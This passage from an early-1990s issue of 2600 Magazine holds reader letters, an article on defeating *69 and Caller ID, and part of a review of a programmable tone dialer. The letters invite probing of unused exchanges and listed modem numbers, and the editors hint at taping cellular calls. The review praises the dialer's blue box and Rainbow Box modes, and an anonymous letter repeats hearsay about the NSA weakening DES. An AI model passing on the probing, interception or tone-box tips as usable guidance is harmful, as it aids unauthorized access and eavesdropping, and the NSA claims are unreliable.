Since I have not made any progress figuring out any of the above stuff, I decided to see if you could help me out. Any information you can provide will earn you my everlasting gratitude. And if you cannot help, that's OK - I will still keep reading *2600* Magazine whenever I can lay my grubby hands on a new issue. I apologize in advance if any of this stuff has some simple explanation that has been common knowledge for years.

**FD**
**Atlanta**

*First off, never apologize for wanting to learn. It's far better to admit ignorance than to feign knowledge. And since 99 percent of the populace have no idea what we're talking about anyway, you're still coming out ahead.*

*We checked with the AT&T routing computer and all of the exchanges that you were getting busy signals on (450, 470, 490, 670) are not officially in use. They also cannot be accessed from outside the 404 area code. This could mean several things. These may be new exchanges that are still being tested. They may be special exchanges that the phone company uses for various things. We suggest exploring each of these exchanges every now and then to see if all of the numbers remain busy. Also, it can't hurt to have a local operator check the busy signal and tell you if the line actually exists.*

*Some exchanges (like your 430) are programmed not to accept any additional digits. It's more likely that this exchange is not being used at all in your area. To be sure, though, compare it to other exchanges that are not being used. Weird numbers like 311 are almost never used but so are a lot of other three digit combinations. Do they all react the same way? Keep a log and compare it every few months.*

*The 570 and 690 exchanges in your area are used for beeper services. When you get one ring followed by three or four beeps then silence, you have dialed someone's beeper number and it is waiting for touch tone input from you. When you dial a sequence of numbers followed by the # key (optional), those numbers will show up on the beeper belonging to that number. If you get six or seven beeps that don't ever allow for touch tone input, you've reached what is known as a "tone only" number. The beeper will simply say that someone beeped but won't give any additional information. This is seldom used these days and is good only for people who get beeped by the same number exclusively (i.e., doctors who get beeped by their service). When you hear a voice message, you're reaching a service that is attached to someone's beeper. When you leave a voice message of your own, their beeper will go off telling them they have a voice message in their mailbox. Some of these numbers allow for either tone or voice messages to be left.*

*Since 510 and 410 are now area codes, this would explain why your switch waited for seven more digits.*

*On all of these numbers, we suggest you try prefixing with 1 or 0 or a carrier access code to check for variations. And we encourage people in different area codes to experiment in the same way and report their findings here.*

**Dear *2600:***

Here are a couple of modem phone numbers a friend stumbled upon and passed on to me. I haven't been able to make them do anything, but I thought I'd share them:

315-472-0183 - rings into some kind of NYNEX computer.

703-684-5772 - gives you a choice of four destinations.

Good luck.

**Name Withheld**
**Address Withheld**

*These are interesting numbers. The second one has four destinations known as VENUS, MARS, HERMES, and ZEUS. ZEUS appears to be running on a PDP-10, a machine many hackers got their start on.*

**Dear *2600:***

Did you know the Software Piracy Association has a toll-free number that connects to a voice mail system after hours? The number is 800-388-7478 and it's used to turn in people who are committing software piracy.

**David**

*Any group that encourages people to rat on each other over voice mail speaks volumes as to their intelligence. This organization also sells a video called "It's Just Not Worth The Risk." If you know somebody who's pirating the video, there's probably another number to call.*

## *At Wit's End*

**Dear *2600***

I have spoken with college telephone administrative assistants. I've called AT&T technicians. None have answered my questions. Now it's time to speak to the experts.

As a college administrator at a small school in Colorado, one of my responsibilities involves responding to students who are victims of harassing phone calls. This past school year has seen a drastic increase in the kind of heinous phone calls that put college women in fear for their lives. (We're not talking about cute prank calls here.)

Here is the technical background: The college phone system works around its own PBX allowing "on-campus" calls to be dialed with only four digits. Calls to phones outside the PBX require a "9" to "get out."

The college phone system has voice mail as an option. The voice mail system not only records the caller's message, but also tells the date, time, and *most importantly* it records the caller's extension if the call is from on-campus.

The question: I want to catch the caller(s). Doesn't it make sense to you that since the voice mail system is able to record the caller's extension if he/she leaves a message, that there is a way to note the caller's extension if the "callee" answers? Suggestions?

Of course, a technically savvy caller could dial 9 to get off campus and then call his/her victim by dialing all seven numbers. The voice mail system is only able to note that the call is coming from "off-campus." This leads me to my second question: There are apparently 50 lines into the college's PBX. I am told that the only way we can know the source of a call is to have "phone traps" placed on all 50 lines, and then find the source by matching the time of call. What do you think?

ANI is not an option for the near future; legislative and corporate hang-ups are still clogging up the system.

*2600* is by far my favorite 'zine. Keep up the good work.

**CB**
**Colorado**

*Your system sounds like a ROLM. Whether or not it is, the same logic will apply. First off, it's possible to block the 9+ feature to the college, especially if your college owns the entire prefix. If not, individual numbers can be blocked in this manner. It's also possible to log all calls that are made in this fashion. But, more importantly, your telecommunications department needs to be more up front with you. Don't settle for assistants; speak to whoever's in charge. Obviously, if the voice mail system is receiving information on which extension is calling it, the capability exists for that to occur on non-voice mail calls. It's only a matter of setting it up. There are special display phones on most systems that show this information on a screen. (On ROLM systems, they're known as 400's.) We suggest attaching one of those onto the lines that have the problems. As far as anything coming from off campus, you will need cooperation from the local phone company. We'd be extremely surprised if they weren't using ANI in this day and age.*

*If all else fails, try forwarding the problem lines directly to a voice mail message that sounds as if a real person is picking up. This may trick the caller into leaving a message thinking they're speaking with a person. Then if they're on campus, you'll have the number. And if that doesn't work, try to trick them into calling something that WILL log their number, like an 800 number.*

## crypt() Correction

**Dear *2600:***

A couple of months ago I purchased the Winter 1991-92 issue of *2600 Magazine*, primarily because I was interested in the source for the crypt() function, which was contained in it.

Only recently have I had time to seriously look at it, and I have discovered the following flaw in my copy of the magazine.

On page 14, there is an array: char S[8][64] of "selection functions", which consists of eight blocks each containing 64 character values. In my copy, the first line of the last of these eight blocks is partially distorted. The line consists of 16 numbers, but the second and third numbers are not readable in my copy.

What I can read is: 13, ??, ??, 4, 6, 15, 11, and so on.

What are these two missing numbers? If someone can check another copy of the magazine and drop me a line to let me know what they are, I would be extremely grateful.

**SJ**
**California**

*Unfortunately, all of the issues have the same printing defect. The numbers should read: 13, 2, 8, 4, 6, 15, 11, etc. We're sorry for any inconvenience.*

## Simplex Sightings

**Dear *2600:***

The University of The District of Columbia (UDC in Washington, DC) has a load of Simplex locks on their campus. Just letting you know since I didn't see it listed in the Spring 1992 issue.

**Albatross**

*Thanks for the info. As we are all beginning to see, these locks are everywhere. We welcome pictures of supposedly secure areas that use these as the only form of protection.*

## Wanted

**Dear *2600:***

I have recently purchased your magazine and I like what I see. I don't have a computer yet, but I am interested in obtaining programs on disk that can copy application programs from a hard disk drive and/or floppy disks such as WordPerfect 5.1, PageMaker, and Corel Draw, even if they are under someone's homemade menu screen, under Windows, or both. Also, I would like information on telephone codes to make free long distance calls (and any other phone tricks), a program to find the source code for any IBM compatible computer, and some type of beginner's guide on hacking that isn't technical. I was wondering could you tell me which back issues of *2600* deal with these subjects and could you give me a list of other sources - magazines, books, or people (addresses and phone numbers) that would have what I am looking for. I would greatly appreciate it. Keep up the good work.

**Birdman**
**Tennessee**

*Learning is a lot more fun and beneficial than making free phone calls and copying software. While the things we teach may enable people to accomplish these tasks, we believe they will at least understand what it is they are doing. You seem to want to bypass this part of it and that's something we cannot help you with. If, though, you're interested in more than just the end result, then you're in the right place.*

## Monitoring Problems

**Dear *2600:***

I just recently picked up a copy of your magazine. I really do like the information it offers, although some of the things you print are a little above my head. I would like to learn more about phone phreaking just for the fun of knowing. After all, isn't knowledge power? Anyways, I tested the mobile phone frequencies for Minneapolis/St. Paul. I heard the tone you mentioned but then at times my scanner went blank. All I heard was white noise! Can you tell me what I was doing wrong? I am also interested in creating a computer network to cut down on the cost that is incurred when calling BBS's across the nation. I am wondering if you could help me out. I need information on how computers can send information over radio waves. I want to set up a computer station in every area code that can be accessed by radio. I would also like to know if maybe your readers might be interested in helping out. I would also like to set up a computer on that network for *2600* readers to send feedback and other things of that nature to other readers of your magazine.

**Vid Kid**
**Minnesota**

*Your goals are indeed admirable. You need to speak to some ham radio people concerning* *the project you're interested in. We would also suggest reading Popular Communications and Monitoring Times. If any of our readers have suggestions, we'll pass them along.*

*As to the problems you had with your scanner, some IMTS systems use a form of frequency hopping, similar to cellular frequency hopping. Not all IMTS systems do this but it's possible the one in your area does. We suggest you go into search mode for the entire range of IMTS frequencies and you should be able to catch up to the original conversation.*

## Cellular Frequencies

**Dear *2600:***

This may not be of much interest to you in the U.S., but I came by a list of frequencies for the U.K. cellular/cordless phone system. The cordless phones can be picked up with a re-tuned medium wave radio by hanging out on the base frequency, which seems to transmit both sides of the call. The cellular ones need two separate receivers.

These are cordless phone frequencies in the order of: channel number, base unit transmit frequency, handheld unit frequency:

1, 1642.00 kHz (1.642 MHz), 47.45625 MHz; 2, 1662.00, 47.46875; 3, 1682.00, 47.48125; 4, 1702.00, 47.49375; 5, 1722.00, 47.50625; 6, 1742.00, 47.51875; 7, 1762.00, 47.53125 or 47.44375; 8, 1782.00, 47.54375.

These are cellular phone frequencies in the order of: channel number, transmit frequency, duplex split, receive frequency:

301, 897.5125 MHz, 45 MHz, 942.5125 MHz; 302, 897.5375, 45, 942.5375; 303, 897.5625, 45, 942.5625; etc. at 25 Khz spacing until: 599, 904.9625, 45, 949.9625; 600, 904.9875, 45, 949.9875.

**6025**
**Scotland**

## What the NSA Does

**Dear *2600:***

Congrats on a cool magazine. Liked the article on Crypt(). Got into a discussion with one of the guys at work who used to work at NSA. Said several neat things:

1. The original keys for DES were supposed to be 128 bits. NSA ordered the change to 56 bits because they CAN break 56 bits.

2. UNIX crypt() is hobbled in an additional way (he wasn't sure but it had something to do with re-use of keys).

3. Those guys have their own chip foundry in a (no shit) copper walled building.

4. They go after and change other people's encryption standards. A couple of years back IBM was going to come out with a real good one and NSA forced them to shelve it.

5. The tables in DES were generated by the NSA with the intent that they could break it.

If you want to print any of this, please don't print my name. My friend says that these guys are *very* paranoid and so am I!

I'd like to see some magazine come out with a public encryption standard, but I wouldn't want to see you guys do it, because the NSA would shut you down.

Be careful with this stuff, because those NSA dudes scare me.

**Someone**
**Somewhere**

*We altered your name and town. Is that careful enough?*

## Prisoner News

**Dear *2600:***

Many greetings from the gulag. In recent months I've noticed more and more letters and such from imprisoned hackers. Another prisoner and I edit and publish a monthly newsletter called *Prisoners' Legal News*. People can get a free sample copy of *PLN* by writing to our publisher at: *PLN*, PO Box 1684, Lake Worth, FL 33460.

Apart from organizing against the state parole board, we have been lobbying hard for the state to allow prisoners to have PC's in their cells. For three years, prisoners at a state prison had PC's in their cells. All PC owners who got released have gotten jobs and none have returned to prison. There were no security or other problems but in an arbitrary decision, prison officials made prisoners send the PC's out.

**PW**
**Washington**

*What you witnessed was the typical panic reaction that authority figures have shown towards technology. Their ignorance frightens them and annoys the rest of us. We wish you luck and hope you keep us updated.*

## *Mystery Calls*

**Dear *2600:***

I have just picked up my first issue and I really like what I see. I don't consider myself to be a great hacker, but I do have some very basic electronic skills and some fairly extensive programming skills.

Recently, while I was flipping through the UHF channels, I picked up a very interesting phenomenon: phone conversations. My TV doesn't normally receive UHF channels, in fact, there isn't even an antenna hooked up to the UHF input, only VHF. My TV is a fairly old (very early 80's) model. It has a rotary knob for VHF and UHF, plus individual tuning rings on the outside of both knobs.

I have noted that there are as many as four conversations at a time and they seem to be in my neighborhood. They only appear at the very end of the dial, around channel 83, however it requires a lot of tuning to even get it with a lot of static. If I get lucky, it sounds as clear as if you were on an extension. After one person hangs up, the signal jumps and I end up having to retune it.

About the only possibility I've been able to come up with is that the shielding is ineffective on our neighborhood connection post at the edge of the street by my house.

Now I have heard stories about people getting images on monitors from others due to RF interference. In fact, our beloved government was in a panic over this issue not long ago. What I would like is your opinion about this phone interference. Also, could you tell me what the frequencies in this area are and if I could get ahold of some kind of radio equipment that could receive these frequencies?

**Sitting Duck**

*What you're experiencing has nothing to do with ineffective shielding. The upper UHF channels on older TV sets happen to cover the same frequencies that are now used for cellular telephones! And every time you listened in, you were breaking a federal law. That is the extent of "protection" that is given to cellular phone calls. You can buy a scanner that covers the 800 Mhz spectrum which is where cellular calls can be found. Buying such a scanner is legal. Owning one is legal. Listening to those frequencies is illegal. By the way, if anyone happens to tape any broadcasts over those public airwaves, please send them to us. We promise not to listen. (Make sure you don't either.)*

## *The Prodigy Side*

**Dear *2600:***

I know I'm treading on thin ice voicing a corporate viewpoint in *2600*. But I think it's important to clear the air regarding Prodigy.

There have been a lot of rumors about Prodigy and STAGE.DAT, and what we're doing - and not doing - with our members' data and computers. Prodigy doesn't read, upload, or interact in any way with a member's file on their computer. The sole exception is Prodigy files. There's no way we could or would do the kind of things Big Al alleged in your Autumn 1991 issue, and that were discussed in the letters column in the Winter 1991-92 issue.

The confusion and false claims arose because non-Prodigy data found its way incidentally into Prodigy files. When people saw this, they incorrectly assumed Prodigy had deliberately sought this information and uploaded it. In fact, any non-Prodigy data found in Prodigy files was incorporated randomly because of two programming shortcuts that have since been eliminated. None of it was ever looked at, manipulated, or uploaded by Prodigy.

The two Prodigy files in question are STAGE.DAT and CACHE.DAT. STAGE.DAT stores Prodigy programs and graphics between sessions. Without STAGE.DAT, all of this data would have to be transmitted every time the member moves from place to place within the service or "turns a page".

CACHE.DAT stores Prodigy content for reuse within a session so that the member can move from feature to feature without retransmission of content already sent. CACHE.DAT is overwritten during each session.

During the offline process of installing the Prodigy software, STAGE.DAT is created as a file either 0.25 or 1 megabytes in size, whichever the member chooses. As with any new file, when it is created DOS allocates disk sectors to it. It is well known that these sectors may include the contents of previously erased files, since DOS doesn't actually erase information contained in erased files, but simply recycles the space for use in new files.

Earlier versions of the Prodigy software did not zero out the file space allocated to STAGE.DAT. The result was that if you used XTree or DEBUG you might have noticed that, prior to being filled with Prodigy data, STAGE.DAT disk space contained information from erased files. A similar effect occurs with the smaller file, CACHE.DAT.

After the STAGE.DAT file is created, the installation program builds a table of the entries in it. This table allows the STAGE.DAT to keep track of the programs and graphics stored there. The software creates this table in RAM (memory) and then moves it to the STAGE.DAT on the disk. As a backup, we even write two copies of the table to the STAGE.DAT on the disk. As a backup, we even write two copies of the table to the STAGE.DAT, so there are two places where a member might see this information. We move the whole portion of RAM used for the table, even though it may be only partially filled with entries. Again, we didn't zero the RAM space used to build the table, so any memory that wasn't written over - and its contents - was swept into STAGE.DAT.

Our programmers originally wanted to make installation as fast as possible, and so they did not want to take the additional time to zero out disk sectors or memory involved in the installation.

During a Prodigy session, calls on RAM buffers are used to write new graphics and program data to the STAGE.DAT file. In the earlier versions of the software, the buffers were not zeroed, and the amount of Prodigy data stored in them may not have completely displaced data already in the buffer memory area from earlier programs. Then, when the Prodigy data is written to STAGE.DAT the other information would also be transferred to the disk. That is the reason Big Al saw fragments from his Wordstar files in STAGE.DAT.

The personal information was of no interest to Prodigy, and in any case, over time, this information is overwritten as programs and graphics are added to the STAGE.DAT file during use. We have since learned of our members' sensitivity on this issue, and have modified our software accordingly. For people with older Prodigy software, we provide a free utility program that zeroes out all non-Prodigy information for existing STAGE.DAT and CACHE.DAT files. To order it, JUMP TECH TALK on Prodigy.

We never looked at or used any non-Prodigy information in STAGE.DAT or CACHE.DAT. There is, in fact, no mechanism that would allow the Prodigy software to pass any information (Prodigy or non-Prodigy) contained in the STAGE.DAT or CACHE.DAT files up to the host.

To help put the rumors to rest, we asked the national accounting firm, Coopers and Lybrand, to audit our operations. They examined Prodigy's computers and files and interviewed our employees for six weeks and found that we did not upload any non-Prodigy data.

As far as Big Al's allegation that he received Prodigy direct mail solicitations sent to dummy names from a LAN he uses, I don't believe it. The names on mailing lists Prodigy uses for direct mail come from lists supplied by magazine subscriptions, computer catalogers, and so on. If Big Al thinks he's got grounds for complaint, we'd be happy to look at the direct mail pieces he got from Prodigy and see where the names came from.

One final point. Big Al mentioned in his letter that Prodigy requires a "loaded" PC or Mac. The truth is just the opposite. Prodigy has taken care to ensure that the service will run on very basic DOS or Mac machines, such as an XT with an 8088 and 540 Kbytes. After all, our service is aimed at the home market. That's why we've designed it to run on the kind of machines people have at home - as well as the ones they might use in the office.

If Big Al or any other readers want to call and discuss this, my number is 914-993-8789. Or send me a message on Prodigy at PGPJ97a.

**Steve Hein**
**The Prodigy Service**
**White Plains, NY**

*Going under the assumption that everything you say is true, there are still two disturbing facts that we have maintained from the beginning. First, if Prodigy did not respect the privacy of its users, it would not be too difficult to do everything that has been suggested. Perhaps other companies will do this in the future. Perhaps some already have. It's a possibility that cannot be ignored and we're glad the issue has come up, regardless of Prodigy's actual involvement. The other fact is that Prodigy was given a fair chance to express its side of the story from the beginning. Nobody seized all of your equipment to investigate the matter. The media didn't label you as potential terrorists. You were never threatened with decades of prison time for a crime nobody really understands. We find it sad that individuals automatically mean so much less than large corporations when their integrity comes into question.*

# HOW TO DEFEAT *69

**by Bernie S.**

It's annoying! You call someone and, for whatever reason, you'd like to protect your telephone privacy. In other words, you don't want them calling you. But with new telephone services like Return Call (*69), they can call you back as often as they like until someone else calls them. If they have Caller ID it's even worse: it will tell them your telephone number and they can call you whenever and as often as they like.

Many people feel this is an invasion of their privacy. People who pay extra for unpublished numbers are just as vulnerable. The Bell Operating Companies reap huge profits from the use of these services, but seem insensitive to the concerns of customers who want to preserve their telephone privacy. There *are* methods of overcoming this problem, but the phone companies refuse to publicize them because they could lose out on many millions of dollars in new revenue if services like Return Call and Caller ID aren't widely accepted.

This article describes several methods you can use to defeat Return Call (*69) and Caller ID so that you can use your telephone without fear of compromising your telephone privacy. Most of these techniques will work in different parts of the country, assuming the services are available in the first place. It is possible that your area uses different codes for these services. If so, please tell us what they are.

### Calling Card Method

This method defeats both *69 and Caller ID. To use it, you need a valid calling card from your local company. You can get one by calling your local business office.

Dial 0 plus the area code and number you're calling. After the "bong" tone, enter your calling card number and your call will go through. If you're calling from a dial or pulse-type phone, stay on the line and tell your calling card number to the operator who answers. If the operator asks why you're not dialing direct because it's cheaper, tell them to just complete the call anyway. The surcharge for this is about 40 cents and will vary depending upon what part of the country you're in.

### Operator Assisted Method

This method defeats both *69 and Caller ID and does *not* require a calling card. Dial 0 plus the area code and number you're calling. After the "bong" tone, dial 0 or wait and an operator will come on the line. Tell the operator that you'd like this call billed to the number you're calling from. If the operator asks why you're not dialing direct because it's cheaper, tell them to just complete the call anyway. The surcharge for this is about $1.50.

### Long Distance Carrier Method

This method defeats both *69 and Caller ID and requires a long distance calling card. Follow the instructions on your calling card for making a call, but dial the local number you want to call as if it were long distance, i.e. include the area code. If you don't have a long distance calling card, just request one from the company of your choice, the vast majority of which are listed with 800 information.

When you call to request your calling card, they will try like hell to get you to make them your *primary* long distance carrier. If you don't want to switch, just say so and explain that you'd like one of their calling cards anyway. Since there's no fee for a calling card, you might as well collect them all! It's a good idea to have calling cards from several different long distance carriers so you can compare their rates and service quality.

You will be billed according to the rates of the long distance carrier you're using. Rates for calls within your area code are lower than interstate long distance calls. Call the long distance carrier's customer service number for exact rate information.

Most calling cards have surcharges. If at all possible, use a company that has a non-surcharge 950 access number. Metromedia Long Distance (formerly ITT) and Cable & Wireless both offer this service but give it out sparingly.

As with the above methods, if someone dials *69 after your call they will hear a recording that says "the number is not in the serving area." A Caller ID unit will display "Out of Area."

### Answering Machine Hang-up Method

This "quick and dirty" method is effective in defeating *69 call-backs in response to your leaving a message on an answering machine. After you've completed a call to an answering machine at the number you desire privacy from, hang up and immediately call again using one of the above methods.

The moment you hear a ringing signal through your handset, *hang up*. When the called party returns home and gets your message, any *69 attempt will generate a "number is not in the serving area" message. If you hang up the second time before their machine answers, you won't be charged for that call. This technique does *not* work well when calling people who are home, because they'll usually be able to dial *69 before you can call the second time.

### Call Block Method

This method prevents others from using *69 (1169 pulse) to call you back by blocking selected telephone numbers in your area code from reaching your line. It does *not* prevent Caller ID from revealing your telephone number.

Before you make your call, you must *block* the specific telephone number(s) you're planning to call from being able to call you back. To do this, dial *60 (1160 pulse) then # (12 pulse) and enter the telephone number(s) you wish to block. After you enter each number to be blocked, enter # (12 pulse) again. You can block up to six numbers at a time and you can block calls from the number you just received a call from by entering 01 in its place.

To remove individual numbers from your blocking list, enter * (11 pulse), the number you want to unblock, and * (11 pulse) again. Hang up when you're finished.

When callers whose telephone numbers are on your blocking list call you, they'll hear a recording that says, "At this time, the party you have called is not taking calls." However, the called party will still be able to use *69 to call you back *after* you unblock their number if they haven't received any calls since yours. One way to rectify this problem is to use the "Answering Machine Hang-up Method" *just before* deactivating Call Block.

Call Block costs about 50 cents *each day* it's left on or around $5.00 per month for unlimited usage. If you're not subscribing to it on a monthly basis, don't forget to deactivate it when you don't need it or it could end up costing you over three times the monthly rate. To deactivate Call Block, dial *80 (1180 pulse), then enter 08 and hang up.

### Select Forward Method

This method prevents others from using *69 to call you back from up to six telephone numbers that you select. It forwards those calls to any other number in your area code.

To accomplish this, dial *63 (1163 pulse), then 3. After the tone, enter the telephone number you want calls forwarded *to* and then # (12 pulse). When prompted, enter 1 and then # (12 pulse) when prompted again. Next, enter the telephone number(s) you wish to have calls forwarded *from*, with a # (12 pulse) after each number. You can forward calls from the number you just received a call from by entering 01 in its place. Hang up when you're done.

Select Forward costs about 50 cents *each day* it's left on or $3.50 per month for unlimited usage. If you're not a monthly Select Forward subscriber, don't forget to deactivate it when you don't need it or it could end up costing you over four times the monthly rate. To deactivate Select Forward, dial *83 (1183 pulse), then enter 08 and hang up.

### Ultra Forward Method

This method defeats both *69 and Caller ID, but you must have an auxiliary telephone line that you don't care about the privacy of, and Ultra Forward service. The additional line can be your business number at another location, but you must have billing responsibility for that line to be able to request the Ultra Forward service.

The idea here is to remotely program your auxiliary number to forward calls to the number you want to call, and to call that auxiliary number whenever you want to reach the number you desire privacy from. If the called party dials *69 after you call them, they'll get the auxiliary number instead of the number you called from. If the Ultra Forwarding is still on, it will call back their own number, give them a busy signal, and charge them for the *69 attempt! A Caller ID unit will display your auxiliary number, *not* the "private" number you called from.

To accomplish all this, call your business office and request Ultra Forward for your auxiliary line. This new service costs around $5.00 a month.

You must remember to deactivate the Ultra Forwarding, or else any other calls actually intended for the auxiliary number will also be forwarded to the number you desire privacy from. If you have calls forwarded to a long distance number, *you* will be billed for the long distance charges whenever calls are forwarded there.

### Hardware Forwarding Method

This method is similar to using Ultra Forward, except that you connect a special device between two auxiliary lines. This accomplishes the same job without having to pay the phone company's monthly charges. Call forwarding devices are available from Radio Shack and similar stores for about $100. Specific model instructions vary, so read your owner's manual for details.

### Cellular Phone Method

This method stops *69 and Caller ID, but it requires a cellular telephone. Return Call and Caller ID do *not* work through cellular telephone exchanges. Anyone dialing *69 after receiving a call from a cellular telephone will hear a recording that says "the number is not in the serving area." A Caller ID unit will display an "Out of Area" message.

Most cellular phones are installed in vehicles, but transportable and hand-held models are rapidly becoming more popular and less expensive. The cost of a call varies depending on if it's during the day, evening, or weekend and its duration. Call your local cellular carrier for information about cellular phones and rate plans.

### Payphone Method

This is certainly the least convenient method, but it does stop *69 and Caller ID users from compromising your privacy. If you make calls to those parties from a payphone, your home telephone privacy will be ensured. If you don't have change, you can use a calling card, but it will cost more. The best and least-expensive payphones are generally those owned and operated by the Bell Telephone company serving your area.

### Creative Techniques

If you're creative you can confuse and defeat the most determined unwanted callers. For instance, you can use Select Forward to send someone's calls back to their own number so they'll always get a busy signal whenever they call you. As mentioned above, this also works if they dial *69 after you call them, and as an added bonus they'll be billed for the attempt!

Another trick is to have calls from selected unwanted callers forwarded to the police, to a non-working number, to a payphone, or to some other person who's also insensitive to your privacy. If the second party dials *69 after your unwanted caller hangs up, it will call back that number, not yours. Caller ID units will also display their number, not yours.

### Call Trace: The Real Story

Many phone companies advertise Call Trace (*57) as a convenient way to trace annoying or harassing calls so you can put a stop to them. The truth is, they make it *very* difficult and expensive for customers to accomplish this. When you dial *57 after receiving a call, the phone company's computers record the calling number, your number, the date, time, and duration of the call and sends all of this to their Annoyance Call Bureau. The phone companies also charge you on the order of $1.50 *every time* you dial *57.

Despite this, the phone company will not even consider any traced calls worthy of their attention until you have successfully traced *six* such calls from the same originating number! This means if your unwanted caller is calling from payphones or more than one location, you could end up paying quite a lot until the phone company determines that you've traced six "qualifying" calls.

Once they are satisfied that you've traced at least six calls from the same calling number, they'll mail you a legal release to sign and return to them. This release prevents you from suing them, and *grants them permission to tell the unwanted caller your name and telephone number* (ostensibly so that the phone company can justify a request to ask them to stop). It also states that the phone company will *not* tell you who is harassing you, which seems rather sleazy in light of the fact that they're willing to sell Caller ID-type services to anyone willing to pay $6.50 a month for it.

If you don't want them giving your name to this person, you should cross out the section of the legal release that gives them permission to, and also cross out the section that releases them from liability (thus protecting your rights). Initial and date the changes and attach a signed letter demanding that they not violate your privacy by releasing your name to the unwanted caller. Also demand that they promptly turn over all evidence of your telephone harassment to your local police department.

For maximum impact, you can further mention that if they fail to comply with your request, you will file a complaint against them with the State Public Utilities Commission. All local phone companies are *extremely* sensitive about this and it's almost guaranteed to get fast results.

Send your letter and the amended release back to their Annoyance Call Bureau via certified mail (return receipt requested) and your local police should call you in a few days. If not, call them and ask if the phone company sent the information. If so, diplomatically ask them who is harassing you (promising not to take the law into your own hands) and they'll usually tell you.

If the calls persist, press charges against the caller for "harassment by communication." Police departments are being inundated with Call Trace requests and they generally want to resolve these cases as quickly and as easily as possible. The phone companies only seem to be interested in protecting themselves - at your expense.

### More Telephone Privacy Tips

***Most toll-free 800 numbers receive ANI*** (Automatic Number Identification), which gives them the phone numbers of most of the people who call them. It's not the same as Caller ID but it can have the same effect. Apart from seeing these phone numbers when they get their 800 bill, these companies can use equipment that allows them to see the numbers immediately. Whether you call a TV shopping channel, a mail order company, a drug or health-related hotline, or a TV ad selling Elvis music, almost *any* company with a toll free 800 number you call can learn your telephone number the moment they answer your call. This makes you vulnerable to having your telephone number listed and sold to other telemarketing companies. Ready buyers include companies that may employ sleazy salespeople or those annoying automatic selling machines that are programmed to call everyone who's ever responded to a particular type of sales pitch before.

Moreover, telephone companies sell computerized directories to mail order firms, telemarketing companies, and credit bureaus, which cross-reference the telephone numbers to get names and addresses. Purchasing records are cross-referenced to determine people's buying patterns for certain types of products, services, and financial transactions. Many companies buy and sell this information for a living. Ever wonder how you got on all those mailing lists?

You can safeguard yourself against this type of telephone privacy invasion by making your toll-free 800 calls from a cellular or pay telephone or by using the Ultra Forward or hardware call forwarding methods. (Having the operator place your toll free call will also keep your number from being displayed.) You should *always* decline to give your telephone number out to any person, company, or organization you don't want to have it.

***Unlisted Numbers*** are not really all that private. According to the *Philadelphia Inquirer* and other publications, phone companies provide special directories to police departments and certain government agencies that contain *complete* alphabetical listings, regardless of their "unlisted" status. Even worse, the phone companies have repeatedly been accused of giving out confidential customer information to select individuals, private investigators, and to police without warrants. So if you *really* want to keep your name, address, telephone number, and calling records out of the hands of others, you should consider getting a new telephone number put in a different name.

***Emergency 911*** services in many areas now employ a special system that instantly displays the caller's telephone number, name, and address. Anonymous calls to 911 can only be ensured by calling from a payphone.

***Reverse Directories*** of telephone numbers and street addresses with names and approximate household incomes (with phone numbers and street addresses listed numerically) are published by several companies, including Cole Publishing, Inc. These directories are very popular with real estate companies, telemarketing firms, police departments, or anyone else wanting to know more about people. You can write to Cole Publishing and request to be omitted from their directory. They have offices throughout the country.

***Unsolicited Telephone Sales Calls*** to your number can supposedly be reduced by writing to the Direct Marketing Association. They will put your name, address, and telephone number on a list distributed to telemarketing firms, which are then legally required to stop calling you. Their address is: Direct Marketing Association, Telephone Preference Service, 11 West 42nd Street, Box 3861, New York, NY 10163-3861. Provide your full name, address, and telephone number(s) and request to be put on their "No Contact" list. Of course, just doing that *does* put you on another list....

# demon dialer review

(continued from page 17)

Blue Box a particular number, wait until a key is pressed, play another macro, wait until a key is pressed, and then retry. The mode is extremely flexible and easy to use. The Dialer can store up to 10 different macros, even after the device powers down.

The user programmable mode is by far the most powerful feature of the Dialer. This mode gives you total control, allowing you to program a series of any tones and pauses you want. You choose the number of tones (zero, one, or two), the duration of each tone (in milliseconds, up to one second), and the volume level of each tone (from 0 to -15 dB of full volume) for up to 22 keys (you get the extra keys by using the shift key). You can also define the timing type so that your program is played-while-pressed. This is the mode that makes the Demon Dialer a true Rainbow Box. We programed a North American dial tone, busy signal, fast busy, and off hook signal with no problems.

The Dialer also offers some other features called Special Functions. These include a device initialization (clears the RAM), RAM FIN programming, time template programming, guard tone programming, frequency stepping, continuous sweep, password protection on/off, number scan, and power off.

**We Approve**

The $250 price tag of the Hack-Tic Demon Dialer is stiff, especially considering that it lacks a chassis and does not even come assembled. However, a few facts should be kept in mind before we judge the Dialer as a nice but overpriced toy.

